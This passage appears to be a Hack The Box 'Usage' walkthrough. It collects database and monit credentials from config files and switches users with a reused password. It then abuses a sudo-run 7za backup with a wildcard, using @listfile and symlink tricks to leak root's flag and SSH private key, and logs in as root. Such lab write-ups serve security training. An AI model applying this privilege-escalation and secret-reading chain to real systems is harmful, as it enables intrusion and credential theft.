'username' => env('DB_USERNAME', 'forge'),
'password' => env('DB_PASSWORD', ''),
```

but this does not work.

```
dash@usage:/var/www/html/project_admin$ mysql -u forge -p
Enter password:
ERROR 1045 (28000): Access denied for user 'forge'@'localhost' (using password: NO)
```

found cred

```
dash@usage:/var/www/html/project_admin$ less .env
```

```
DB_USERNAME=staff
DB_PASSWORD=s3cr3t_c0d3d_1uth
```

```
staff:s3cr3t_c0d3d_1uth
```

```
login to mysql
```

```
dash@usage:/var/www/html/project_admin$ mysql -u staff -p
Enter password:
```

```
found same database that we saw, nothing special.
```

```
mysql> show databases;
```

```
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| usage_blog |
+-----+
```

This file is unique to this box and interesting

```
dash@usage:~$ pwd
```

```
/home/dash
```

```
dash@usage:~$ ls -al
```

```
total 60
drwxr-x--- 6 dash dash 4096 May 29 00:32 .
drwxr-xr-x 4 root root 4096 Aug 16 2023 ..
lrwxrwxrwx 1 root root   9 Apr  2 2024 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6 2022 .bashrc
drwx----- 3 dash dash 4096 Aug  7 2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .config
-rw----- 1 dash dash   20 May 29 00:29 .lessht
drwxrwxr-x 3 dash dash 4096 Aug  7 2023 .local
-rw-r--r-- 1 dash dash  32 Oct 26 2023 .monit.id
-rw-r--r-- 1 dash dash   6 May 29 00:31 .monit.pid
-rw----- 1 dash dash 1192 May 29 00:32 .monit.state
-rwx----- 1 dash dash  707 Oct 26 2023 .monitrc
-rw----- 1 dash dash  114 May 29 00:32 .mysql_history
-rw-r--r-- 1 dash dash  807 Jan  6 2022 .profile
drwx----- 2 dash dash 4096 Aug 24 2023 .ssh
-rw-r----- 1 root dash   33 May 28 03:42 user.txt
```

```
dash@usage:~$ less .monit
```

```
found cred
```

```
#Monitoring Interval in Seconds
set daemon 60
#Enable Web Access
set httpd port 2812
    use address 127.0.0.1
    allow admin:3nc0d3d_pa$$w0rd
```

```
admin:3nc0d3d_pa$$w0rd
```

Switch user and put pw nc0d3d_pa\$\$w0rd.

Now we are xander.

```
dash@usage:~$ su - xander
```

```
Password:
```

```
xander@usage:~$ id
```

```
uid=1001(xander) gid=1001(xander) groups=1001(xander)
```

```
sudo -l
```



```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

test the program.

```
xander@usage:~$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

Check strings.

`strings /usr/bin/usage_management`

it use 7z to zip and backup all files from /var/www/html

```
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
```

7z vuln

<https://hacktricks.boititech.com.br/linux-unix/privilege-escalation/wildcards-spare-tricks>

7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot be treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder where this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is executed, it will treat `root.txt` as a file containing the list of files it should compress (that's what the existence of `@root.txt` indicates) and when it **7z** reads `root.txt` it will read `/file/you/want/to/read` and as the content of this file isn't a list of files, it will throw an error showing the content.

Explanation

- `/usr/bin/7za`: The 7-Zip standalone binary.
- `a`: Stands for add — creates a new archive or updates an existing one.
- `/var/backups/project.zip`: Output ZIP file location.
- `-tzip`: Specifies the archive type as ZIP.
- `-snl`: Store symbolic links as links (do not resolve them).
- `-mmt`: Enable multithreading (used for compression).
- `--`: End of options — everything after this is treated as a file or directory.
- `*`: Adds all files in the current directory.

Create symlink

```
xander@usage:/var/www/html$ ln -s /root/root.txt root.txt
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Create @<files>

```
xander@usage:/var/www/html$ touch @root.txt @id_rsa
```

ls -al

```
xander@usage:/var/www/html$ ls -al
total 16
drwxrwxrwx  4 root  xander 4096 May 29 00:43 .
drwxr-xr-x  3 root  root   4096 Apr  2  2024 ..
-rw-rw-r--  1 xander xander  0 May 29 00:43 @id_rsa
lrwxrwxrwx  1 xander xander  17 May 29 00:42 id_rsa -> /root/.ssh/id_rsa
drwxrwxr-x 13 dash  dash   4096 Apr  2  2024 project_admin
-rw-rw-r--  1 xander xander  0 May 29 00:43 @root.txt
lrwxrwxrwx  1 xander xander  14 May 29 00:41 root.txt -> /root/root.txt
drwxrwxr-x 12 dash  dash   4096 Apr  2  2024 usage_blog
```

Run the program

```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
```

We got root.txt and id_rsa

WARNING: No more files

7903ff000443db4f05675110659859cd

2984 folders, 17977 files, 113885195 bytes (109 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 20961

Files read from disk: 17977

Archive size: 54842882 bytes (53 MiB)

Scan WARNINGS for files and folders:

```
-----BEGIN OPENSSH PRIVATE KEY----- : No more files
o3BlbnZaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW : No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxqpjIa6g3QAAAJafwyJCH8Mi : No more files
QgAAAAatzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxqpjIa6g3Q : No more files
AAAEc63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
42sfTWZeFDLGmqMhrqDdAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
7903ff000443db4f05675110659859cd : No more files
```

ssh login

```
(kali㉿kali)~[~/Desktop/htb/usage]
$ ssh -i root_ssh_key root@10.129.43.63
```

We are root

```
root@usage:~# id  
uid=0(root) gid=0(root) groups=0(root)
```